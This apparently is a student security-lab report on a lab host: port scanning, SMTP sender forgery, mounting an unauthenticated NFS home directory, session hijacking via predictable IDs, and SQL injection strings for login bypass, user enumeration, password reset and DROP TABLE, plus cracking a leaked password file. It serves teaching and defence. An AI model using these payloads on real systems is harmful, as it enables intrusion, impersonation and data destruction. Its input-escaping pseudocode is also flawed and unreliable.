Part A: Scanning

(1)

Running *Nmap* from the **mallet** machine, we obtain the following list of open ports on the target location.

```
mallet@mallet: ~$ sudo nmap -O --version-all -sV
…
Interesting ports on alice (192.168.1.2):
Not shown: 991 closed ports

PORT          STATE         SERVICE       VERSION
21/tcp        open          ftp           WU-FTPD wu-2.6.2
22/tcp        open          ssh           OpenSSH 5.3p1 Debian 3ubunut5 (protocol 2.0)
23/tcp        open          telnet        Linux telnetd
25/tcp        open          smtp          Postfix smtpd
80/tcp        open          http          Apache httpd 2.2.14 ((Ubuntu))
111/tcp       open          rpcbind
443/tcp       open          http          Apache httpd 2.2.14 ((Ubuntu))
2049/tcp      open          rpcbind
6000/tcp      open          X11           (access denied)

MAC Address: 08:00:27:ED:5B:F5 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.28
Network Distance: 1 hop
Service Info: Host: alice; OSs: Unix, Linux
```

(2)

Port 21/tcp - FTP Service

File Transfer Protocol (FTP) is a service that allows a client to access data on the FTP server. In this case it means that with a valid username and password Mallet could connect to Alice's machine and get access to her user directory. We can directly connect to Alice's *FTP* server and log in.

```
mallet@mallet: ~$ ftp alice
Connected to alice.
220 alice FTP server (Version wu-2.6.2(1) Wed Sep 30 08:44:57 UTC 2009) ready.
Name (alice:mallet): <username>
```

```
Password: <password>
```

With a valid *<username>* and *<password>* we can access the user directory of *<username>* or the directory configured to be accessed with the given access rights.

Attacks

Since the server requires us to log in with a *<username>* and *<password>*, we can use a dictionary attack or a brute-force attack on on the password. FTP does not have a timeout after failed login which means that short passwords can be broken fairly easily.

An easier attack would be to sniff packets on the network and wait for a user with valid username and password to log into the FTP server. FTP does not encrypt the connection and all information transmitted is sent in plain text and can thus be intercepted.

Furthermore, older implementations of the FTP protocol have a buffer overflow vulnerability where a carefully crafted username and password can cause malicious code to be executed on the target's machine under their user privilege.

Port 22/ssh - SSH Service

Secure Shell (SSH) can be used to connect remotely to a machine under the users access privilege. It uses the RSA algorithm to encrypt traffic in both direction and therefore it is not possible to use a pack sniffing attack. In earlier version of SSH, there is a buffer overflow vulnerability in the SSH1 protocol where a block of code is used to detect insertion attack and refuses the packets. This, however, introduced a buffer overflow vulnerability. "This makes it possible to allocate an array of size zero, which returns a pointer into the program's own address space. An attacker could send a long, specially crafted packet which exploits this condition, thereby executing arbitrary code on the server" *(SSH Vulnerabilities, 2014). The* version of SSH used by Alice is *OpenSSH 5.3* which is claimed to not contain any implementation vulnerabilities *(SSH Vulnerabilities, 2014).*

Port 23/telnet - Telnet service

Telnet service allows network communication. Most machines witt the TCP/IP stack support *telnet*. It can be used as a service for remote server configuration.

The use of the telnet daemon (*telnetd*) is actively discouraged by the community as it presents a large number of vulnerabilities. Firstly, *telnetd* does not support any authentication and it is thus impossible to verify the identity of both parties. Secondly, *telnetd* does not encrypt any of its messages sent over the network and can be intercepted by a malicious party.

Port 25/smtp - SMTP Service

The Simple Mail Transfer Protocol (SMTP) is used to send electronic mail over a network. If unprotected, there are multiple vulnerabilities ranging from buffer overflow to ability to forge the sender in an email. In the case of *alice* and *mallet*, we can send an email to alice from bob on the *microsoft* domain.

```
mallet@mallet:~$ telnet alice 25
Trying 192.168.1.2…
Connected to alice.
Escape character is '^]'.
220 alice ESMTP Postfix (Ubuntu)
MAIL FROM:bob@microsoft.com
250 2.1.0 Ok
RCPT TO: alice
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Forged email to Alice from Bob by Mallet.
.
250 2.0.0 Ok: queued as 5B7693F898
```

To show alice has indeed received the message, we can inspect the contents of `/var/spool/mail/` for a file called *alice.*

```
alice@alice: ~$ cat /var/spool/mail/alice
From: alice@alice Tue Mar 11 04:17:12 2014
Return-Path: <bob@microsoft.com>
X-Original-To: alice
Delivered-To: alice@alice
Received: from mallet (mallet [192.168.1.3])
        by alice (postfix) with SMTP id 5B7693F898
        for <alice>; Tue, 11 Mar 2014 04:17:12 +0100 (CET)

Forged email to Alice from Bob by Mallet.
```

The file contains information that the email came from *mallet* but even the identity of the sender could be forged. This example is to outline why internet spam is so common and that *smtp* servers can be used to forge emails.

Port 80, 443/tcp - Http service

The http service is generally used to host a web server that can be accessed from the network. It runs on the host machine, in this case *alice*. It may be linked with other services such as a database and allows the users to retrieve information.

Attacks

There is a wide range of possible attacks on the web service. An attacker could use URL interpretation attacks to gain information about how the system is structured and attempt to hijack a session or submit invalid data. This may result in an input validation attack where the format or content of the submitted data is carefully crafted and may result in data integrity loss. One of such techniques is SQL injection where the attacker makes use of unvalidated input and submits SQL queries which then get executed on the server. Furthermore, an attacker can attempt to impersonate a user through cookie crafting or session hijacking. Finally, the web server may contain buffer overflow bugs and can be exploited to execute arbitrary code on the server machine.

Port 111,2049/rpcbind - RPC Service

The Remote Procedure Call (RPC) is a service that allows a client to execute a service running on the server. In this particular case of alice, she is running the rpcbind service to allow clients to mount her *home* directory remotely. This service can be useful to the client as he/she can get access to her/his data remotely. However, this service is not set up to authenticate the user in any way and an attacker can remotely mount alice's home directory on their machine with read and write permissions.

Attack

```
mallet@mallet:~$ showmount -e alice
Export list for alice:
/home/alice *
```

This means that we can get access to */home/alice* if we mount her drive. To do this we can execute the following command:

```
mallet@mallet:~$ sudo mount -o soft,intr,rsize=8192,wsize=8192 alice:/home/alice
/nfs
```

This will mount alice's home into */nfs*. To check if has been mounted we can do the following:

```
mallet@mallet:~$ df -h
Filesystem           Size  Used Avail Use% Mounted on
/dev/sda1            9.4G  2.7G  6.3G  30% /
none                 245M  256K  245M   1% /dev
none                 249M  124K  249M   1% /dev/shm
none                 249M   88K  249M   1% /var/run
none                 249M     0  249M   0% /var/lock
none                 249M     0  249M   0% /lib/init/rw
alice:/home/alice    9.4G  2.0G  7.0G  23% /nfs
```

To verify we have write access, we can create a file and check it has been written on Alice.

```
mallet@mallet:~$ cd /nfs/Documents
mallet@mallet:~$ echo "Mallet writing to Alice's home." > test.md
```

On alice, we then verify it has been written.

```
alice@alice:~$ cat /home/alice/Documents/test.md
Mallet writing to Alice's home.
```

The service running on port 111 is similar to the one running on 2049 and could be exploited in a similar way.

(3)

- TCP SYN scan can be used to scan open ports by initiating the TCP connection with a SYN packet. If the port is listening, an ACK will be received. This is enough to verify that the port is open an RST packet can be sent to destroy the connection. The main benefit of this approach is that most servers will not log such probes, the disadvantage is that root access is required to craft the SYN packets.
- TCP ACK scan can be "used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered" *(Nmap.org, 2014)*. The advantage of the TCP ACK scan is that it helps determine the behavior of the firewall on the target system and helps map the rules used in the firewall settings.

- The idea behind the XMAS scan is from the TCP protocol specification. If a packet does not contain SYN, RST or ACK bits, the service will return RST as a response if it is closed. Otherwise, nothing is returned. The XMAS scan sends packets without the three bits set and waits for a response. Additionally, during the XMAS scan, packets are set with the "FIN, PSH, and URG flags, lighting the packet up like a Christmas tree" *(Nmap.org, 2014)*. The downside of this scan is that it does not determine whether a port is open or filtered and not every system implements the TCP specification to the letter, making it difficult to apply to certain systems. The upside of the XMAS scan is that it is able to "sneak through certain non-stateful firewalls and packet filtering routers" *(Nmap.org, 2014).*

(4)

1. **Sambar Sendmail**
   When the Sambar server is running, an attacker can send a post request to */session/sendmail* and send and arbitrary email they want. This issue arises due to no authentication of requests made. This is a serious issue as it allows an attacker to impersonate the server and send phishing / spam emails.
2. **PHP multiple format string vulnerabilities**
   Improper sanitization of the input results in a vulnerability where the input is passed into a formatted print function. This may allow an attacker to execute arbitrary code within the context of the PHP application and even force elevated privilege. This is a serious issue as elevated privilege may result in integrity loss.
3. **wu-ftpd MAIL_ADMIN overflow**
   An implementation error where bounds are not properly checked results in a buffer overflow where an attacker can execute an arbitrary code. The *wu-ftpd* service usually runs in privileged mode or under *root* which results in a loss of integrity and/or availability. This is a serious problem as an attacker can gain *root* access to a machine and compromise it.
4. **Apache 'mod_proxy_http.c' Denial of Service**
   An implementation error in the *stream_reqbody_cl* function does not handle properly streamed data that exceed the Content-Length and will result in CPU consumption. This is a serious issue due to attacker's ability to repeatedly send the request and deny

access to the service due to hogged CPU from these requests. This will result in inability to serve content or slowed response from the server.

(5)

- **Owner**
  The owner appears to be alice, all requests and responses come from her server.
- **Assets**
  The physical machine running the server, Apache running the webserver, database server and server side PHP
- **Threat Agents**
  Entities that have the capability to introduce threats and abuse assets. In this case it could be Mallet or anyone wanting to gain access to Alice's data.
- **Threats**
  Denial of Service, Abuse of Rights, Theft of Media, Eavesdropping,
- **Risk**
  There are risks of availability, data integrity, authentication and authorization.
- **Vulnerabilities**
  From the OpenVAS scan, there are buffer overflow, input validation, session hijack and denial of service vulnerabilities.
- **Countermeasures**
  Login information does not provide extra information such as 'incorrect password' or 'incorrect username' information which strengthen security. Super-user of the website is required to create an account for participants which restricts exposure to inside information.

(6)

- **Confidentiality**
  Confidentiality might have been considered by alice but it is not implemented carefully as a potential attacker can steal a session or gain access through SQL injection. In essence, it appears as confidentiality has not been considered by the author.
- **Authentication**
  Authentication has been considered as a login screen to restrict access. It is, however, not very well implemented. It has been considered nevertheless.
- **Anonymity**

Anonymity has not been considered as it is not particularly relevant in a messaging board. The identity of participants is a key element in the system and thus should not be hidden. Since the board does not use real names or other personal information, I believe anonymity is not an issue for the messaging board.

- **Non-repudiation**


  A user who submits a message to the messaging board cannot deny having an action without launching an attack on the board. The messages are visible to all and cannot be deleted otherwise than from the database. On the other hand, someone else can pretend to submit a message as <A>. Non-repudiation has been considered in the basic sense that users cannot delete messages, however, it is not carefully implemented.
- **Integrity**

  Integrity has not been considered as a user may submit html as part of a post which will appear as a new message potentially from a different user. This compromises the integrity of the data stored and available to clients.
- **Unlinkability**

  Linkability is not an important aspect of the messaging board as users should be linked to their messages and vice versa. In this case I think unlinkability has not been considered as it did not need to be given the program requirements.

Part B: Session stealing

(1)



- **Screens**

  There are four different screens, *home, login, forum* and *logout screen*. They are all pre-processed (through PHP) HTML pages returned from the server. There is no dynamic content generated from javascript.

- **Transitions**

  All page transitions are done with GET requests and key-word parameters. This is not appropriate for a messaging board as GET requests should remain idempotent and should not modify the state of the server (database) except maybe for increasing counter for pages visited and user movement tracking.

- **Vulnerabilities**

  Passwords and usernames are submitted as part of the GET request and thus appear in the url for anyone to see. This means that anyone looking at the client's screen will immediately know their username and password. Additionally, if a computer is shared between many users, the browsing history or simply going back will result in the first user being logged in while the later user controlling the computer.
  Furthermore, the logout action submits an SID to logout a specific user. An attacker could write a simple script to submit requests to *http://alice/?id=logout&sid=<SID>* where the attacker loops over the integers and replaces <SID> with the current integer. The result

will be logging all user out. Additionally, if there are two instances of the same user where one is logged in and the other one logs out, the first instance is still able to post to the messaging board while it shouldn't. This compromises security as a user may accidentally forget to close a tab while logging out from the other. Any next user will have full access to board.

(2)

The session ids (sid) is computed by assigning an sid one bigger than the the user with the greatest sid logged out so far or the largest SID a user logged in has at this point. This means that if we log Alice in we get SID=1, we log Mallet in and get SID=2, log Alice out and log her back in and we get SID=3 since the largest logged in user is 2.

This approach to SIDs is highly impractical and insecure as the next number is predictable. An attacker could simply loop over the possible SIDs and hope to be lucky to find a user that is logged in.

A better alternative would be pick a random number for the next sequence number. This, however, has some limitations and even random generators do not have to be random. A better solution would be use pick a pseudo-random number and hash it together with cryptographic salt. This would limit the ability to guess the next sequence number and also make the sequence number difficult to understand for an attacker. The downside is not being able to increase and decrease the SID as user log in and out, however, this would not matter as the random hash would not require sequential SIDs.

(3)

1. Login as *alice*: SID = 1
2. Login as *mallet:* SID = 2
3. On *mallet*, submit a GET request as
   `http://alice/index.php?`**`msg=Forged+message+by+Mallet`**`&id=forum&`**`sid=1`**
4. Refresh the page on *alice* and read:
   `2014-03-24 01:56:15,` ***`alice`*** *`says:`*
   `Forged message by Mallet`

- **Preconditions**

A required precondition for this session stealing is that *alice* is indeed logged in at the time when *mallet* is making the GET request. Another precondition is that the server does not verify the user that submitted the request but it is not the case in this scenario.

- **Limitations**

  The limitation of such session hijack is knowledge of the patterns in how the *sid* is generated. Additionally, knowing the *sid* does not give the attacker control over the target account and if *alice* sees the message *mallet* can be discovered to have made the attack.

Part C: SQL Injection

(1)
username: *dont know' OR '1'='1' --*
password: *<blank>*

The result of logging in with the above credentials will cause *mallet* to be logged in without knowing the username or password. The URL contains the information above in it's respective fields.
The reason why this happens is because the query executed on the server is
`SELECT id FROM users WHERE username='dont know' OR '1'='1' --`
and the WHERE clause is always true since '1' always equals '1'. The probable reason why *mallet* is logged in and not any other user is because the database returned *mallet* in the first row and the algorithm takes the first entry found.

(2)
In order to get the list of all users, we can select a specific row of the table and read the username from the logged in page. When we are no longer logged in, we know we have exhausted all the users on the server.
To do this, we repeat the query `dont know' OR '1'='1' LIMIT 1 OFFSET <x>; --`, where *<x>* is an integer from 0 to higher, until we are no longer logged in. We can simply read the username from the main screen once we are logged in.
In the table *users,* there are the following users: *alice, bob, mallet*
(3)

To change *Alice's* password, we can enter the following statement into the username field in the login form:

```
dont know' OR '1'='1'; UPDATE users SET password='test' WHERE username='alice'; --
```

The result will be updated entry with *alice's* password set to *test*.

This works since we are executing regular SQL statements. The full query is run on the database server and the server does not care how many statements are in fact executed. It will return the result of the first query but at the same time it will execute the second query as well. This updates alice's password.

Alternatively, we could just drop the *users* table to break availability.

`dont know' OR '1'='1'; DROP TABLE users; --` would do the trick.

Part D: Fortification

(1)

```
function escape_html(input):
        if input.length > MAX_INPUT_LENGTH:
                input = input.trim(0, MAX_INPUT_LENGTH)
        input.replace('<', '&lt')
        input.replace('>', '&gt')
```

(2)

The authentication method changes to *basic*. This is a simple protocol usually used over HTTPS as information is not encrypted or hashed in any way. According to IETF Tools, 2014, when the client wants to authenticate with the server, it will add an Authorization header which contains the following information:

```
Authorization: Basic RFC2045-MIME(<username> : <password>)
```

RFC2045-MIME is an encoding function based on Base64 without a size restriction. It is then the server's responsiblity to calculte the same encoding for users and determine which user is to be logged in.

The main difference between the basic method and the get method is that the authorization header is not included in the url and it is not predictable since it is based on two pieces of information - the pseudo-public username and the private password.

(3)

The file can be downloaded by sending an HTTP GET request to *http://alice/passwords*. The server will respond with the text file and allow the user to download the file with usernames and corresponding hashed passwords.
A simple countermeasure would be place the *passwords* file outside the *../www/* directory as everything inside the directory can be accessed from the outside as it is the root of the public content for the web server. PHP could then be pointed to the file located outside *www*.
Alternatively, read permissions could be changed so that the file cannot be read from anyone with insufficient read permissions.

(4)
Running John the Ripper on the downloaded hashes, we obtain the following information:

```
mallet@mallet:~/Downloads$ john passwords
Loaded 3 password hashes with 3 different salts (Traditional DES [24/32 4K])
mallet12         (mallet)
bob123           (bob)
alice123         (alice)
guesses: 3  time: 0:00:00:00 100.00% (1) (ETA: Mon Mar 24 02:38:41 2014)  c/s: 43050
trying: Alice37 - bob123
```

John the Ripper has reversed the hashes for us and we see that mallet's password is ***mallet12***.

References

- **SSH Vulnerabilities - University of Hamburg**
  [web] http://www.physnet.uni-hamburg.de/physnet/security/vulnerability/SSH_vulnerabilities.html
  (Accessed March 11, 2014)
- **Nmap Network Scanning**
  [web] http://nmap.org/book/man-port-scanning-techniques.html
  (Accessed March 23, 2014)
- **IETF Tools**
  [web] http://tools.ietf.org/html/rfc1945#section-10.2
  (Accessed March 24, 2014)